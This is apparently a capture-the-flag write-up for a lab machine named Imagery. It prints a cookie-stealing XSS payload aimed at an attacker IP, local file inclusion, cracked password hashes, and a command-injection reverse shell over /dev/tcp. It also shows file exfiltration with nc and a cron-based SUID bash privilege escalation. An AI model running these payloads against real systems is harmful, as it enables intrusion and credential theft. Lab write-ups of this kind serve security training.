Recon
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Device type: general purpose
We can create an account and gain access to the upload image panel.


We can test it for a while but the site checks for any php extensions and the files are being downloaded by accessing the /images site all at once, with completly randomized names. This didnt seem like the way to get in.

Going back to the main site, we can see that there is also a report bug site.

We can try out the classic xss with <img src=1 onerror="document.location='http://<ip>/xss/'+ document.cookie"> and get the cookie back.

We can then replace our cookie with admin one…
…and gain access to the admin panel.

Admin panel
The first feature that should catch eye is “Download log”. Not because we are interested in the logs itself, but admin panel is usualy less secure and such features allow for LFI. The url structure suggests that it could be possible.

As hoped, it works.

Important users are mark, web and root. It’s probably not containred.
root:x:0:0:root:/root:/bin/bash
web:x:1001:1001::/home/web:/bin/bash
mark:x:1002:1002::/home/mark:/bin/bash
Unfortunetly the site is being hosted as user web so we can’t just grab /home/mark/.ssh/id_rsa. By guessing we can find /home/web/web/app.py. Reading it leads us to utils.py, then to config.py and then to db.json. This finaly gives us password hashes.
"users": [
    {
        "username": "admin@imagery.htb",
        "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
        "isAdmin": true,
        "displayId": "a1b2c3d4",
        "login_attempts": 0,
        "isTestuser": false,
        "failed_login_attempts": 0,
        "locked_until": null
    },
    {
        "username": "testuser@imagery.htb",
        "password": "2c65c8d7bfbca32a3ed42596192384f6",
        "isAdmin": false,
        "displayId": "e5f6g7h8",
        "login_attempts": 0,
        "isTestuser": true,
        "failed_login_attempts": 0,
        "locked_until": null
    }
]
Putting them into crackstation gives us password for testuser@imagery.htb, iambatman.

That doesnt seem helpful, but we get to access this account which has new features enabled in the image menu.



We can intercept the request using burp and then modify one of the values to ";/bin/bash -c \" /bin/bash -i >& /dev/tcp/<ip>/4444 0>&1\";" so we can establish a reverse shell.
└─$ sudo nc -lvnp 4444
sudo: unable to resolve host kali: Name or service not known
listening on [any] 4444 ...
connect to [10.10.14.69] from (UNKNOWN) [10.129.73.125] 53632
bash: cannot set terminal process group (1400): Inappropriate ioctl for device
bash: no job control in this shell
web@Imagery:~/web$
Priv esc (user)
Running linpeas finds an interesting file.

We can send files over using nc.
# On victim
cd /var/backup
nc 10.10.15.xx 2137 < web_20250806_120723.zip.aes

# On attack machine
nc -lvnp 2137 > web.zip.aes
Do a checksum just in case.
sha256sum web.zip.aes
4b575e42816be79083a2a19c48a998cc3c6d5ab0f3a7fbac2a468dd2087e6820  web.zip.aes
runningn pyaesdecrypt gets us the password.
[SUCCESS] Password found: bestfriends
[SUCCESS] Decrypted file: ./decrypted/web_decrypted.zip
Checking db.json from the zip, we get a new user, mark.
        {
            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
Crackstation gets us pass, supersmash.

We cant ssh, but just su mark in our revshell and we finaly get user flag.
Shell stabilisationfor Qol.
python3 -c 'import pty;pty.spawn("bash")'
stty raw -echo
^Z
fg
Priv esc (root)
Time to exploit sudo privs on charcol, whatever that is.
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol

Looking online doesnt really help, as “charcol” returns images of charcoal, and “charcol linux” on 30/09/2025 already gives only writeups and this:
mark@Imagery:~$ man charcol
No manual entry for charcol
Help suggests that we will have to somehow make a backup of /etc/shadow or just /root for flag.
sudo charcol help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
Running sudo charcol shell asks for password 3 times and then gives a hint, that it can be reset using reset password using charcol -R command .
mark@Imagery:~$ sudo charcol -R

Attempting to reset Charcol application password to default.
[2025-09-30 12:28:02] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
supersmash

[2025-09-30 12:28:11] [INFO] System password verified successfully.

mark@Imagery:~$ sudo charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2025-09-30 12:28:44] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
mark@Imagery:~$ sudo charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2025-09-30 12:28:51] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol>
We finaly get to use this tool. Running backup -i /root automaticly sets user to root:root and perms 644, so that wont work. Help tells us that charcol can run cronjobs.
- Status 2 (no app password), cron, unencrypted backup:
  CHARCOL_NON_INTERACTIVE=true charcol auto add \
  --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
  --name "Daily Docs Backup" --log-output <log_file_path>
That means that we can do basicly whatever we want, get a shell or just copy the flag.
auto add --schedule "* * * * *" --command "chmod +s /usr/bin/bash" --name "pwned"
exit
Then just run using suid and that’s it. /bin/bash -p.